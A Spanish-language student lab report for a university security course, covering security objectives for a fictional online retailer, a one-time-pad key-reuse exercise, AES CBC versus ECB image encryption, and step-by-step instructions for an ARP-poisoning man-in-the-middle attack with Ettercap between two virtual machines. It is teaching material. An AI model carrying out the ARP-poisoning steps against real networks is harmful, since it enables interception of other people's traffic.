Nombres:

- Estefanía Elvira 20725

1 Objetivos

- Identificar objetivos de seguridad de la información
- Aplicar los conocimientos adquiridos sobre taxonomía de los ataques de red.

2 Desarrollo

2.1 Conceptos de seguridad de la información

Awesome.com es una empresa de retail que vende productos online. Debido a que realiza la entrega de los productos a domicilio, se almacena la dirección, código postal y número de teléfono del domicilio de los clientes. Para comprar, un cliente debe ingresar los datos de su tarjeta de débito/crédito y guardarla como una forma de pago. Actualmente la empresa posee un servidor web Apache que se ejecuta en el puerto 80.

a. ¿Cuál es el objetivo de seguridad principal para la información almacenada de las tarjetas de crédito? ¿Por qué?
    - Dado que es una transacción online el objetivo principal de seguridad es proteger los datos de las tarjetas de crédito de los clientes porque es vital evitar fraudes financieros y proteger la privacidad de los usuarios de terceros que traten de obtener esta información.

b. Indique un control que apoye el objetivo de seguridad planteado en la respuesta anterior y explique en qué forma lo apoya.
    - Se podría implementar un cifrado sólido y protocolos que posean los certificados adecuados para asegurar que toda la información entre el cliente y el servidor se pase correctamente y sin poder ser interceptada por una persona malintencionada durante la transacción.

c. ¿Cuál es el objetivo de seguridad principal para la información almacenada del domicilio de un cliente? ¿Por qué?
    - Esto tiene como objetivo la protección de la privacidad de los clientes ya que datos como dirección, número, código postal, entre otros son sensibles y es vital mantenerlos seguros para evitar, nuevamente, que cualquier persona malintencionada tenga acceso a esto.

d. Indique un control que apoye el objetivo de seguridad planteado en la respuesta anterior y explique en qué forma lo apoya.
    - Para esto sería útil la autenticación, ya que así solo el usuario tendrá acceso a sus datos y adicional a esto una protección alrededor de todas las bases de datos que se encargan de almacenar esta información.

e. Identifique la amenaza, la vulnerabilidad, el riesgo y un posible ataque sobre la información en tránsito entre el dispositivo de un cliente y el servidor web de Awesome.com
   - Amenaza: Terceros podría interceptar los datos durante la transacción
   - Vulnerabilidad: Falta de cifrados sólidos o adecuados durante la comunicación entre cliente-servidor
   - Riesgo: Datos personales y financieros que pueden ser robados y utilizados para otros fines
   - Posible ataque: Man-in-the-middle (En este el atacante se interpone en la comunicación y roba datos en tránsito)

f. ¿Cómo puede mitigarse el riesgo en el inciso anterior?
   - Implementar el cifrado SSL/TLS para cifrar la comunicación entre el cliente y el servidor.
   - Mantener constante revisión de vulnerabilidades similares y mitigarlas a través de actualizaciones y parches.
   - Incentivar al usuario a cuidar de su información y con quien la comparte

2.2 Criptografía

2.2.1 One Time Pad

Alice envía el texto cifrado c1 = 1110010 a Bob utilizando One Time Pad. Eve intercepta el mensaje, pero no puede descifrarlo, solo sabe que Alicia y Bob codifican el texto plano en ASCII de 7 bits y luego lo cifran.


Más tarde, Alice envía un nuevo mensaje a Bob, c2 = 1010011, pero comete el error de utilizar la misma llave que el primer mensaje. Además, Eve se entera que Bob recibió el carácter “H” en el primer mensaje

En OTP, si una llave se utiliza dos veces ocurre lo siguiente para los mensajes m1 y m2, donde: c = texto cifrado
m = mensaje
k = llave
$\oplus$ = XOR

$c1 = m1 \oplus k \quad c2 = m2 \oplus k$

$c1 \oplus c2 = m1 \oplus k \oplus m2 \oplus k$

Debido a que $k \oplus k = 0$, $c1 \oplus c2 = m1 \oplus m2$. Esto por sí solo no sirve para descifrar el mensaje, pero el atacante conoce más información. Debido a que Eve sabe que el primer mensaje era H, utilice este conocimiento para descifrar el segundo mensaje. Deje constancia de las operaciones realizadas. ¿Cuál es la palabra que forman ambos mensajes?


H = C1 = 1110010
C2 = 1010011
XOR 0100001
m1 ⊕ m2
H = m1 = 1001000
m2 = 0100001
XOR = 1101001 = i
m = H ?
k = ?
A B A⊕B
0 0 0
0 1 1
1 0 1
1 1 0
∴ Mensaje: Hi

2.2.2 Modos de operación para bloques de cifrado

Descargue la imagen tux.bmp de Canvas. Implemente un programa en Python que:

a. Convierta la imagen a bytes (sugerencia, utilice la librería Pillow para cargar la imagen). Utilice numpy para convertir la imagen en bytes, utilice un reshape de 405, 480, 4.
b. Cifre los bytes de la imagen utilizando AES 128 con modo de operación CBC (Cipher Block Chaining) (sugerencia, utilice la librería Crypto). Utilice un vector de inicialización (IV) de 16 bytes.
c. Convierta los bytes cifrados a una nueva imagen con extensión PNG, utilice RGBA y las dimensiones 405, 480.

Compare la imagen cifrada con la imagen original. ¿Es posible detectar alguna similitud entre ambas imágenes? En caso afirmativo, ¿por qué? ¿Es seguro utilizar este modo de operación?

Repita el procedimiento anterior, pero esta vez utilice el modo ECB (Electronic Codebook). ECB no requiere un IV. Compare la imagen cifrada con la imagen original. ¿Es posible detectar alguna similitud entre ambas imágenes? En caso afirmativo, ¿por qué? ¿Es seguro utilizar este modo de operación?

Imagen original




Imagen cifrada A




Imagen cifrada con ECB

Con IV:

¿Es posible detectar alguna similitud entre ambas imágenes?

- No, no es posible encontrar similitudes

Con ECB y sin IV:

¿Es posible detectar alguna similitud entre ambas imágenes?

- Sí, se nota el contorno y ciertas partes de la imagen original
    - En caso afirmativo, ¿por qué? ¿Es seguro utilizar este modo de operación?
        - En este modo, cada bloque de datos idénticos en la imagen original se cifra de la misma manera, lo que puede dar lugar a patrones reconocibles en la imagen cifrada. Esto significa que si hay regiones repetitivas en la imagen original, es posible que se detecten similitudes en la imagen cifrada. El modo ECB no proporciona confidencialidad fuerte, y no se considera seguro para datos con patrones predecibles o repetitivos.


2.3 Ataques a la red

2.3.1 Ataques al protocolo

Un ataque al protocolo consiste en no seguir las reglas definidas de cómo debe funcionar, por ejemplo, enviar paquetes en desorden, o no responder a los paquetes. En este ejercicio se realizará un ataque “man in the middle” (MITM) con un envenenamiento de las tablas utilizadas por el protocolo ARP.

Se deberán utilizar dos máquinas virtuales levantadas en el mismo anfitrión, una de las cuales será la víctima (cualquier SO), y la otra será el atacante (cualquier distribución Linux, se recomienda Kali Linux). **NO es permitido realizar el procedimiento entre dos máquinas físicas en la red de la UVG**. Deben ser dos máquinas virtuales dentro del mismo anfitrión.

Sin modificar ningún dato de la red, ambas máquinas deberían pertenecer a la misma red, y tener la misma dirección IP para el gateway. Ejecute un comando ipconfig/ifconfig para obtener estos datos de ambas VMs. Verifique que puede acceder a Internet desde ambas VMs. A continuación ejecute el comando arp -a en ambas máquinas y muestre screenshots con la información del gateway, ponga atención a la tupla IP-MAC. Ejemplo de la máquina víctima:




```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feeb:92e0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:eb:92:e0  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 2064 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 3718 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::901a:caa0:6b9c:e824  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ae:42:ae  txqueuelen 1000  (Ethernet)
        RX packets 11  bytes 1820 (1.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 7115 (7.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 102  bytes 8700 (8.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 102  bytes 8700 (8.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


La siguiente imagen muestra la arquitectura de red actual:




Un ataque de hombre en el medio consiste en interceptar los mensajes de la máquina víctima, haciéndole creer que el atacante es el Gateway, y reenviar los mensajes al Gateway desde el atacante, haciéndose pasar por la víctima, de esta forma la víctima no nota nada extraño:




Para poder reenviar los mensajes al Gateway, la máquina atacante necesita reenviar paquetes. Para ello ejecute el siguiente comando: sysctl net.ipv4.ip_forward=1




A continuación en la máquina atacante ejecute la aplicación Ettercap-graphical (si no utiliza Kali deberá instalar la aplicación manualmente). Ejecute la aplicación con la configuración por defecto haciendo clic en el botón del chequecito en la parte superior derecha de la interfaz:







Luego que la aplicación inicie, haga clic en el botón de la lupa para iniciar el escaneo de los hosts de la red. Deberá obtener un mensaje indicando que se encontraron dos host (el número puede cambiar si tiene más VMs activas):

A continuación haga clic en el botón Host Lists (a la par del botón de la lupa), deberá ver la información de ambos hosts. Seleccione la IP de la máquina víctima y haga clic en el botón “Add to Target 1”. En este ejemplo, la máquina victima es la IP 192.168.64.6. Deberá ver un mensaje indicando que la IP fue agregada a Target 1. Realice el mismo procedimiento con la IP del Gateway, en este ejemplo, 192.168.64.1 para Target 2:




Ahora, en la máquina atacante ejecute Wireshark en la interfaz de red Eth0 y comience a capturar paquetes. Regrese a Ettercap y haga clic en el botón MITM menú y seleccione la opción ARP poisoning. Haga clic en OK en el cuadro de diálogo:




